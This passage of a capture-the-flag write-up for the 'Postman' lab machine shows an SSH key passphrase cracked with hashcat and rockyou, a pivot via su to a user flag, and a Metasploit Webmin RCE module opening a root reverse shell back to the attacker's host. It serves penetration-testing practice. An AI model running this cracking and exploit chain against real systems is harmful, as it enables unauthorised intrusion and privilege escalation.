
```
delta@host:~$ hashcat -h | grep SSH                                                                                               [0/860]
   1411 | SSHA-256(Base64), LDAP {SSHA256}                     | FTP, HTTP, SMTP, LDAP Server
   1711 | SSHA-512(Base64), LDAP {SSHA512}                     | FTP, HTTP, SMTP, LDAP Server
    111 | nsldaps, SSHA-1(Base64), Netscape LDAP SSHA          | FTP, HTTP, SMTP, LDAP Server
  10300 | SAP CODVN H (PWDSALTEDHASH) iSSHA-1                  | Enterprise Application Software (EAS)
  22911 | RSA/DSA/EC/OpenSSH Private Keys ($0$)                | Private Key
  22921 | RSA/DSA/EC/OpenSSH Private Keys ($6$)                | Private Key
  22931 | RSA/DSA/EC/OpenSSH Private Keys ($1, $3$)            | Private Key
  22941 | RSA/DSA/EC/OpenSSH Private Keys ($4$)                | Private Key
  22951 | RSA/DSA/EC/OpenSSH Private Keys ($5$)                | Private Key
delta@host:~$
```

13. Hashcat has no trouble cracking the hash with rockyou.




```
a01de13b8989174677c89d8a644758c071aea8d4c56a0374801732348db0b3164dcc82b6eaf3eb3836fa05cf5476258266a30a531e1a3132e11b944e8e0406cad59ffeaecc1ab[0/924]
b99353c458dc9932a638598b195e25a14051e414e20dc1510eb476a467f4e861a51036d453ea96721e0be34f4993a34b778d4111b29a63d69c1b8200869a129392684af8c4daa32f3d0a
0d17c36275f039b4a3bf29e9436b912b9ed42b168c47c4205dcd00c114da8f8d82af761e69e900545eb6fc10ef1ba4934adb6fa9af17c812a8b420ed6a5b645cad812d394e93d93ccd21
f2d444f1845d261796ad055c372647f0e1d8a844b8836505eb62a9b6da92c0b8a2178bad1eafbf879090c2c17e25183cf1b9f1876cf6043ea2e565fe84ae473e9a7a4278d9f00e4446e5
0419a641114bc626d3c61e36722e9932b4c8538da3ab44d63:computer2008

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 22911 (RSA/DSA/EC/OpenSSH Private Keys ($0$))
Hash.Target......: $sshng$0$8$73e9cefbccf5287c$1192$25e840e75235eebb02...b44d63
Time.Started.....: Thu Jun  9 23:31:44 2022 (1 sec)
Time.Estimated...: Thu Jun  9 23:31:45 2022 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (tools/lists/rockyou)
Guess.Queue......: 1/1 (100.00%)
Speed.#2.........:   454.0 kH/s (2.02ms) @ Accel:512 Loops:1 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests
Progress.........: 247808/14344384 (1.73%)
Rejected.........: 0/247808 (0.00%)
Restore.Point....: 246784/14344384 (1.72%)
Restore.Sub.#2...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#2....: confused6 -> cabiles
Hardware.Mon.#2..: Temp: 79c Util:100%

Started: Thu Jun  9 23:31:10 2022
Stopped: Thu Jun  9 23:31:46 2022
delta@host:~$
```

14. Used su to move from redis to Matt and get the user flag.




```
delta@host:~$ ssh -i id_rsa redis@10.129.2.1
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Fri Jun 10 06:41:42 2022 from 10.10.14.41
redis@Postman:~$ su Matt
Password:
Matt@Postman:/var/lib/redis$ cat /home/Matt/user.txt
7770dc696b1e67a102799ecea5d44dfd
Matt@Postman:/var/lib/redis$ 
```

15. User flag submitted.




Success!
Flag accepted!

16. Retried the most likely Webmin exploit again with the creds. Root access!



```
msf6 exploit(linux/http/webmin_packageup_rce) > set rhosts 10.129.2.1
rhosts => 10.129.2.1
msf6 exploit(linux/http/webmin_packageup_rce) > set lhost tun0
lhost => 10.10.14.41
msf6 exploit(linux/http/webmin_packageup_rce) > set username Matt
username => Matt
msf6 exploit(linux/http/webmin_packageup_rce) > set password computer2008
password => computer2008
msf6 exploit(linux/http/webmin_packageup_rce) > set ssl true
[!] Changing the SSL option's value may require changing RPORT!
ssl => true
msf6 exploit(linux/http/webmin_packageup_rce) > run

[*] Started reverse TCP handler on 10.10.14.41:4444
[+] Session cookie: b1016bfdb4a6f3d1b504a2d5080e757a
[*] Attempting to execute the payload...
[*] Command shell session 1 opened (10.10.14.41:4444 -> 10.129.2.1:40302 ) at 2022-06-09 23:37:56 -0700

whoami
root

cat /root/root.txt
90a08d9b7f63416e79b183848864fd22
```

17. Root flag submitted. Done!



Success!

Flag accepted!